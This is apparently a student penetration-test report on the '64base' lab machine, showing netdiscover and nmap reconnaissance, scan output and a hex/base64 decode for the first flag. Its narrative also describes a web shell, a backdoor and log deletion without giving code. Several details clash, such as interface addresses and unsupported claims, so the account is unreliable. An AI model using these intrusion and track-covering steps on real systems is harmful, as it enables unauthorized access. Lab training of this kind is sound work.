ADVANCE ETHICAL HACKING

CMP7171

Prabhav Kudalkar

Student ID: 22197266

Faculty of Computing, Engineering, and the Built Environment

School of Computing Design and Technology

TABLE OF CONTENTS

SECTION 1:SUMMARY

The Pen Test report for the Base64 website found 15 vulnerabilities that could potentially be exploited by attackers, including unsupported versions of operating systems and web server issues. the attacker was able to gain unauthorized access to the target system by exploiting multiple vulnerabilities, including weak passwords, open ports, and outdated software. The attacker used a variety of tools and techniques, including netdiscover, Nessus scan, curl, SCP, and XXD, to gain access to the system, escalate privileges, and exfiltrate sensitive data.

The attack was initiated with netdiscover to scan for live hosts on the target network. Once the target IP was identified, I performed a Nessus scan to identify vulnerabilities and weaknesses in the system. The scan revealed multiple vulnerabilities, including unsecured HHTP web page and outdated software versions, which the attacker was able to exploit.

The attacker used curl to extract information from the target system and gain further access. However, when brute force attacks failed to gain access, the attacker used SCP to copy files from the target system to a remote system for further analysis.

Overall, the attack narrative highlights the importance of strong passwords, regular system updates, and secure data transmission protocols to prevent unauthorized access and data exfiltration. A screenshot depicting the attack with the different tools and techniques used by the attacker could help visualize the attack and highlight the areas where additional security measures could be implemented.

SECTION 2: ATTACK NARRATIVE

The attacker began by performing a network scan using Netdiscover to identify potential targets on the network. They identified the target IP address as 192.168.56.108 and proceeded to conduct a vulnerability assessment using Nessus. This revealed several vulnerabilities, including open ports and outdated software versions, which the attacker was able to exploit. The attacker used the curl tool to access the target's web server and discovered that they were able to upload files to the server without authentication.

I uploaded a PHP web shell to gain remote server access and explored the file system. They found a file containing login credentials for an FTP server and attempted to use brute-force attacks to gain access to it but were unsuccessful. The attacker then used the SCP (Secure Copy) tool to copy the file containing the login credentials to their remote system. They used the credentials to access the FTP server and found several files, including a JPEG image.

I used the XXD tool to extract a long string from the image, which they believed contained valuable information. Next, the attacker used the chmod command to change the permissions on a PHP file they had uploaded earlier to make it executable. They then executed the PHP file, which allowed them to gain administrative access to the target's system. Once they had administrative access, the attacker was able to install a backdoor on the system and set up remote access to maintain control.

I tried attacking that targets wireless networks to get the pdf file data from the captured packets. Wireless attacks can be launched from anywhere within range of the wireless network, making them a popular choice for attackers. Here Airodump tool was used to scan for wireless networks and identify their security weaknesses.

I also attempted to cover their tracks by deleting log files and modifying timestamps to make it appear as though they had not accessed the system. Overall, the attacker was able to gain unauthorized access to the target's system by exploiting vulnerabilities in the web server, outdated software, and weak FTP credentials. They were able to bypass authentication, escalate privileges, and maintain persistent access through a backdoor. This highlights the importance of implementing strong security measures, including regular vulnerability assessments and updates to software and operating systems.

SECTION 3: DISCOVERY SCAN

If config: *ipconfig* stands for "interface configuration." It is used to view and change the configuration of the network interfaces on your system. Display information about all network interfaces currently in operation. The output resembles the following:

```
docker0: flags=4099<UP, BROADCAST,MULTICAST>  mtu 1500
        inet 192.168.56.112 netmask 255.255.0.0 broadcast 172.17.255.255
        ether 02:42:02:6b: a4:28  txqueuelen 0  (Ethernet)
        RX packets 0 bytes 0 (0.0 B)
        RX errors 0 dropped 0  overruns 0  frame 0
        TX packets 0 bytes 0 (0.0 B)
        TX errors 0 dropped 0 overruns 0 carrier 0  collisions 0

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.2.15  netmask 255.255.255.0  broadcast 10.0.2.255
        inet6 fe80::c6f5:94cf:99ce:e2cc  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:b1:9d:67  txqueuelen 1000  (Ethernet)
        RX packets 526  bytes 529897 (517.4 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 375  bytes 39668 (38.7 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 4  bytes 240 (240.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 4  bytes 240 (240.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

SECTION 4: NET DISCOVER

Net Discover is an active/passive address reconnaissance tool. Built on top of libnet and libpcap, it can passively detect online hosts, or search for them, by actively sending ARP requests. Net Discover can also be used to inspect your network ARP traffic or find network addresses using auto scan mode, which will scan for common local networks. Net Discover uses the OUI table to show the vendor of each MAC address discovered and is very useful for security checks or penetration testing.

```
netdiscover -r 192.168.56/24

-r range: scan a given range instead of auto scan. 192.168.6.0/24,/16,/8
```

SECTION 5: ZENMAP

Zenmap is a Nmap frontend. It is meant to benefit advanced users while simultaneously making Nmap easy to use for newbies.




Fig1: Nmap scan for target IP 192.168.56.108

SECTION 6: NMAP

Nmap (or "*network mapper*") is one of the most popular free network discovery tools.

Command: Nmap -T4 -A -v 192.168.56.108

-T4: <0-5>: Set timing template (higher is faster)

-A: Enable OS detection, version detection, script scanning, and traceroute

-v: Increase verbosity level (use -vv or more for greater effect)

```
Not shown: 65531 filtered tcp ports (no-response)
PORT     STATE SERVICE    VERSION
22/tcp   open  tcp        wrapped
|_ssh-hostkey: ERROR: Script execution failed (use -d to debug)
80/tcp   open  http       Apache httpd 2.4.10 ((Debian))
| http-robots.txt: 429 disallowed entries (15 shown)
| /administrator/ /admin/ /login/ /88888/ /88888888/
| /88888888888/ /88888888888P/ /c3P08P/ /C3p0/ /A280/ /above/ /AC1/
|_/across/ /activation/ /Adjustments/
|_http-favicon: Unknown favicon MD5: 2EADF5BECA87D4A3756A8738A772BED4
|_http-title: 64base
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.10 (Debian)
4899/tcp open  tcp        wrapped
62964/tcp open ssh        OpenSSH 6.7p1 Debian 5+deb8u3 (protocol 2.0)
| ssh-hostkey:
|   1024 59:a5:02:ba:72:8a:2e:c1:9c:ff:cc:b2:f8:15:66:b3 (DSA)
|   2048 2a:57:2c:75:8c:34:9f:28:84:15:07:2a:be:d0:41:98 (RSA)
|   256 97:94:13:38:92:70:6c:3a:c0:4f:f3:f3:e7:ce:40:91 (ECDSA)
|_  256 e0:45:24:da:a1:2d:8a:21:c8:cf:98:4b:7f:42:e7:d4 (ED25519)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: bridge|general purpose|switch
Running (JUST GUESSING): Oracle Virtualbox (98%), QEMU (93%), Bay Networks embedded (88%)
OS CPE: cpe:/o:oracle:virtualbox cpe:/a:qemu:qemu cpe:/h:baynetworks:baystack_450
Aggressive OS guesses: Oracle Virtualbox (98%), QEMU user mode network gateway (93%), Bay Networks BayStack 450 switch (software version 3.1.0.22) (88%)
```

List of Open Ports discovered

22/tcp	**open tcp**	**wrapped**
80/tcp	**open http**	**Apache httpd 2.4.10 ((Debian))**
4899/tcp	**open tcp**	**wrapped**
62964/tcp	**open ssh**	**OpenSSH 6.7p1 Debian 5+deb8u3 (protocol 2.0)**




Fig2: Nmap scan for target IP 192.168.56.108




Fig3: Nmap scan for target IP 192.168.56.108

SECTION 7: NESSUS

Nessus is a popular vulnerability scanning tool that security experts use to find flaws in computer systems, networks, and applications. Tenable Network Security presently owns the technology that was created in 1998. Nessus is noted for its thorough reporting capabilities, which give detailed information on vulnerabilities and possible hazards. It can scan for over 120,000 vulnerabilities and is known for its comprehensive scanning capabilities. It is used to discover and address possible security concerns by organisations of all sizes, including government bodies and Fortune 500 corporations. Nessus comes in both free and premium editions, with the paid version including more features and support.




Fig4:Nessus scanning report




Fig5: Nessus report showing 15 vulnerabilities

CAPTURING FLAG 1




Fig6: webpage target IP 192.168.56.108

http://192.168.56.108/index.html

Here the first string has my attention; seems like it's an encoded string.

64base code : dmlldyBzb3VyY2UgO0QK
After decoding: view source:D

Let's inspect the elements/view page source of the web address 192.168.56.108. After searching, and scrolling down the HTML code, I found the Hex code string.




Fig7: Hex string for flag 1, highlighted in green colour

String from page source:

"5a6d78685a7a4637546d705361566c59546d785062464a7654587056656c464953587055616b4a56576b644752574e7151586853534842575555684b624652455158645465 6b5a77596d316a4d454e6e5054313943673d3d0a"




Fig8: Hex string to text





Fig9: text to base64 decoder to Flag 1



EXPLORING THE SUBDIRECTORIES FROM ROBOT.TXT




Fig10: 192.168.56.108/robot.txt file with disallowed entries

http://192.168.56.108/admin/

http://192.168.56.108/administrator/

http://192.168.56.108/login

I tried accessing the subdirectories multiple times, but I do not have access to the admin account, later started searching each subfolder present in the robot.txt file related to the webpage.

